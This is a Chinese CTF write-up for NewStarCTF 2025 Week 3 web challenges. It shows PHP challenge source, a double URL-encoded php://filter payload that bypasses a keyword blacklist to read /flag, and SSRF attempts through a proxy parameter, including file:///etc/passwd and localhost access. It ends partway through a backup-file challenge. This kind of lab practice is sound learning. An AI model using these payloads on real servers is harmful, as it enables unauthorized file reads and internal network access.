[NewStarCTF 2025]WEEK3–web方向wp

ez-chain
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
| <?php
header('Content-Type: text/html; charset=utf-8');
function filter($file) {
$waf = array('/',':','php','base64','data','zip','rar','filter','flag');
foreach ($waf as $waf_word) {
if (stripos($file, $waf_word) !== false) {
echo "waf:".$waf_word;
return false;
}
}
return true;
}
function filter_output($data) {
$waf = array('f');
foreach ($waf as $waf_word) {
if (stripos($data, $waf_word) !== false) {
echo "waf:".$waf_word;
return false;
}
}
while (true) {
$decoded = base64_decode($data, true);
if ($decoded === false || $decoded === $data) {
break;
}
$data = $decoded;
}
foreach ($waf as $waf_word) {
if (stripos($data, $waf_word) !== false) {
echo "waf:".$waf_word;
return false;
}
}
return true;
}
if (isset($_GET['file'])) {
$file = $_GET['file'];
if (filter($file) !== true) {
die();
}
$file = urldecode($file);
$data = file_get_contents($file);
if (filter_output($data) !== true) {
die();
}
echo $data;
}
highlight_file(__FILE__);
?>
|
整个代码
先对$_GET['file']执行filter()检查(过滤/、flag、php等关键词);
再对$file执行urldecode()解码。
filter()检查的是未解码的原始参数,而urldecode()会还原 URL 编码的字符
可以将被过滤的关键词(如flag、/、php)进行URL 编码,让filter()无法识别(编码后的字符串不含关键词),解码后却能恢复为原关键词,从而绕过输入限制。
1

| php://filter/convert.iconv.UTF-8.UTF-16LE/convert.base64-encode/resource=/flag
|
进行双重 URL 编码
编码后的参数通过filter()检查,urldecode()后还原为有效伪协议路径,读取/flag文件。
payload
1
| ?file=%2570%2568%2570%253A%252F%252F%2566%2569%256C%2574%2565%2572%252Fconvert.%2569%2563%256F%256E%2576%252E%2555%2554%2546%252D%2538%252E%2555%2554%2546%252D%2531%2536%254C%2545%252Fconvert.%2562%2561%2573%2565%2536%2534-encode%252Fresource%253D%252F%2566%256C%2561%2567
|

解码一下就可以了
mygo!!!
这个题写的有点幸运了

进来之后直接抓个包 能看到参数是proxy
proxy参数经过 URL 编码,解码后是http://localhost/shichaoban.mp3
访问本地音频文件 想到ssrf
尝试读取本地敏感配置文件
proxy=file:///etc/passwd

仅允许http://协议的 URL
这说明file://等其他协议已被过滤
http://localhost或http://127.0.0.1访问本地 HTTP 服务
proxy=http://localhost

只是习惯性的看了一下flag.php。。。。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
| <?php
$client_ip = $_SERVER['REMOTE_ADDR'];
if ($client_ip !== '127.0.0.1' && $client_ip !== '::1') {
header('HTTP/1.1 403 Forbidden');
echo "你是外地人,我只要\"本地\"人";
exit;
}
highlight_file(__FILE__);
if (isset($_GET['soyorin'])) {
$url = $_GET['soyorin'];
echo "flag在根目录";
$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, false);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
curl_setopt($ch, CURLOPT_BUFFERSIZE, 8192);
curl_exec($ch);
curl_close($ch);
exit;
}
?>
|

代码通过$_SERVER['REMOTE_ADDR']检查客户端 IP,仅允许127.0.0.1和::1访问
利用 SSRF 结合本地访问
构造本地文件请求
小E的秘密计划

找网页备份文件
www.zip


里面有个public文件(这里下载打开应该是没有user.php的)
